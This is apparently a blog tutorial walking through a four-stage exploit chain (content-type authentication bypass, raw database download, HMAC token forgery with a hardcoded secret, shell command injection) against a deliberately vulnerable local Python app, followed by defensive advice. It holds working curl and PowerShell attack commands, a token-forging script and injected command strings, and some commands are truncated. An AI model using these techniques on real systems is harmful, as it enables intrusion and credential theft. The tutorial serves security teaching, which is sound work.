

Stop Hunting Bugs & Start Hunting Chains (Part 2: POC)

Now let’s move to the interesting part! Inspired by the Ni8mare Chain, we will see a four-stage exploit path inside a deliberately flawed Python platform CRAC. The chain combines:
· Content-type confusion
· Direct database disclosure
· Weak cryptographic identity
· Command injection

Homepage
Authentication Bypass (CVE-2026-21858) - Understanding the Vulnerability
The Concept:
- Server checks authentication in one way (cookies/headers)
- Server parses request body in another way (form vs JSON)
- Attacker exploits mismatch to bypass auth
The indicator:
- Normal request fails: HTTP 401 Unauthorized
- Manipulated request succeeds: HTTP 200 OK
The Failed Request (Normal Behavior)
Try executing a command without authentication
curl.exe -X POST http://127.0.0.1:5000/api/exec -H "Content-Type: application/json" -d '{"command":"whoami"}'

Expected output:
{"error":"Unauthorized"}
HTTP/1.1 401 UNAUTHORIZED
Analysis:
No files parameter
Authentication check PASSES
Request is rejected with 401
What the server sees:
request.form is empty
request.files is empty
is_authenticated() returns False
→ Return 401 error
The Bypass (Vulnerable Behavior)
Try executing a command WITH files parameter
curl.exe -X POST http://127.0.0.1:5000/api/exec `
-F "files=bypass_trigger" `
-F "command=whoami"

Analysis:
- Contains files key
- Authentication check sees files in request.form
- Sets is_admin = True
- Command is executed
- No credentials needed!
What the server sees:
request.form contains {"files": "bypass_trigger"}
→ files in request.form evaluates to True
→ is_admin = True (AUTHENTICATION BYPASSED)
→ Command is executed
Database Theft (CVE-2025-68613a) - Understanding the Vulnerability
The Concept:
- Raw database file is served via HTTP endpoint
- No access control on the endpoint
- No rate limiting or logging
- Attacker downloads entire database
Accessing the Database Endpoint
Try normal database access (should fail)
curl.exe -X GET http://127.0.0.1:5000/api/database

Expected: 401 Unauthorized (if auth is checked)
OR
Binary SQLite file (if vulnerable)
Bypassing Authentication to Get Database
First, bypass authentication as we learned in Demo 1
Then, access the database endpoint
curl.exe -X POST http://127.0.0.1:5000/api/exec `
-H "Content-Type: application/json" `
-d '{"files":"bypass","command":"pwd"}' 2>$null | findstr "var\|home"
Response show we have code execution

Next, try to download database
curl.exe -H "X-Bypass: files" `
-o stolen.sqlite


Analysing the Downloaded Database
sqlite3 stolen.sqlite ".tables"
Output: users workflows
Look at users (credentials!)
sqlite3 stolen.sqlite "SELECT id, username, password, role FROM users;"
Output:
1|admin|admin123|admin

Look at workflows (may contain secrets)
sqlite3 stolen.sqlite "SELECT name, substr(content,1,50) FROM workflows;"

Verify Complete Data Exposure
Create a comprehensive extraction script
$extraction = @"
import sqlite3
import json
conn = sqlite3.connect('stolen.sqlite')
cursor = conn.cursor()
# Get all table names
cursor.execute("SELECT name FROM sqlite_master WHERE type='table'")
tables = cursor.fetchall()
print("=== COMPLETE DATABASE CONTENTS ===")
for table_name in [t[0] for t in tables]:
print(f"\nTable: {table_name}")
cursor.execute(f"PRAGMA table_info({table_name})")
columns = [col[1] for col in cursor.fetchall()]
print(f"Columns: {columns}")
cursor.execute(f"SELECT * FROM {table_name}")
rows = cursor.fetchall()
for row in rows:
print(f" {row}")
conn.close()
"@
python -c $extraction

Token Forgery (CVE-2025-68613b)
Understanding the Vulnerability
The Concept:
- Server uses hardcoded secret to sign tokens
- Secret is predictable/known
- No expiration validation
- Attacker can forge any token they want
Extract the Secret
The secret is hardcoded in the app
Let's find it
Option 1: Read from application source
import re
with open('app.py', encoding='utf-8') as f:
content = f.read()
match = re.search(r"SECRET_KEY\s*=\s*['\"](.*?)['\"]", content)
if match:
print(f"Found SECRET_KEY: {match.group(1)}")
else:
print("SECRET_KEY not found")

Output should be: n8n-default-secret
Create a Forged Token Manually
Create a Python script to forge a token
import json
import base64
import hmac
import hashlib
from datetime import datetime, timedelta
# The known secret
SECRET_KEY = "n8n-default-secret"
# Create token payload
payload = {
"username": "attacker",
"role": "admin",
"exp": (datetime.utcnow() + timedelta(days=365)).isoformat()
}
# Convert payload to JSON
payload_json = json.dumps(payload, separators=(",", ":"))
# Base64 encode (standard, since your app is using custom format)
payload_b64 = base64.b64encode(payload_json.encode()).decode()
# Create HMAC-SHA256 signature
signature = hmac.new(
SECRET_KEY.encode(),
payload_b64.encode(),
hashlib.sha256
).hexdigest()
# Combine into final token
forged_token = f"{payload_b64}.{signature}"
print("=== FORGED TOKEN ===")
print(f"Payload (base64): {payload_b64}")
print(f"Signature (HMAC-SHA256): {signature}")
print(f"\nFull Token:\n{forged_token}")
print("\nUse with curl:")
print(f'curl -b "admin_token={forged_token}" http://127.0.0.1:5000/admin')

Use the Forged Token
Now use it to access admin endpoints
curl.exe -b "admin_token=eyJ1c2VybmFtZSI6ImF0dGFja2VyIiwicm9sZSI6ImFkbWluIiwiZXhwIjoiMjAyNy0wMy0wNFQxMzoxOTo0Ny43MTAzNjUifQ==.f6cda5fb70a845acef3b8516bf23f53e6d2db83f02eba2196871aaca1bf6c0ec" `

If successful, you should see:
{
"users": [
{"id": 1, "username": "admin", "role": "admin"},
{"id": 2, "username": "service_account", "role": "user"}
]
}
This proves we have forged admin credentials!
Remote Code Execution (CVE-2025-68613c)
Understanding the Vulnerability
The Concept:
- User input flows directly to shell command
- No sanitization or validation
- shell=True allows all shell metacharacters
- Attacker can execute arbitrary OS commands
Command Execution
Using our previously bypassed authentication
Execute a simple command
curl.exe -X POST http://127.0.0.1:5000/api/exec `
-F "files=bypass_trigger" `
-F "command=whoami"
Expected output:
{"status":"success","output":"www-data\n"}

Now, This single shot still triggers the files bypass and runs a series of system‑info commands demonstrating full RCE on the Windows host.
Invoke-WebRequest `
-Method POST `
-Headers @{ "Content-Type" = "application/json" } `
-Body '{"files":"bypass","command":"whoami & ver & cd & hostname"}' |
Select-Object -Expand Content

After Running Demonstrations We
Confirmed authentication can be bypassed with files parameter
Confirmed database can be downloaded without proper auth
Confirmed tokens can be forged with known secret
Confirmed arbitrary commands can be executed
Understood how vulnerabilities chain together
Identified attack indicators and logging gaps
Considered defensive measures for each stage
Answer this in the comments!
1. What if we added a rate limit? Would it prevent the attack?
2. What if we validated Content-Type strictly? Which stages would it prevent?
3. What if we used proper JWT library? Would token forgery be prevented?
4. What if we used subprocess with shell=False? Which stage gets stopped?
5. What if we logged all the attempts? Could we detect the attack?
The Full Chain
Here’s how it all connects

Summary: From Zero to Root

No brute force, fuzzing marathon, memory corruption. Just pure logic. This is how real attackers operate in modern cloud-native environments.
Breaking the Chain: The Defensive View
You don’t need to eliminate every vulnerability.
You need to eliminate alignment.
Fix Identity Enforcement
Authorization must reference session state not input fields.
Protect Secrets
· No hardcoded keys
· Use secret managers
· Rotate regularly
· Enforce entropy
Separate Data Layers
Never expose raw database files.
Eliminate Shell Injection
Avoid shell=True.Pass arguments as structured lists.
The Real Lesson
Most real-world breaches don’t begin with a CVSS 9.8.
They begin with:
· It’s internal only.
· We’ll fix that later.
· That’s just a dev secret.
· This endpoint is temporary.
Security collapses when:
· Authentication is confused with parsing
· Trust depends on request formatting
· Secrets are treated casually
· Execution contexts are exposed
· Storage artifacts are directly accessible
Each issue here is survivable alone. But together they form a full compromise pipeline.
Final Takeaway
Attackers don’t think in isolated vulnerabilities. They think in chains.
If your system has:
· One auth shortcut
· One weak secret
· One parsing inconsistency
· One injection point
You don’t have four medium risks. You have one complete breach path and that is what the Ni8mare Chain was.
Final Thought
The real lie in cybersecurity is not a single vulnerability. It’s the belief that vulnerabilities exist in isolation.
They don’t. They exist in systems & systems interact & attackers don’t break your strongest wall. They align your weakest ones.
If you defend vulnerabilities individually, you will always be one chain behind.
If you defend attack paths, you start thinking like the adversary.
And that’s where real security begins..

Comments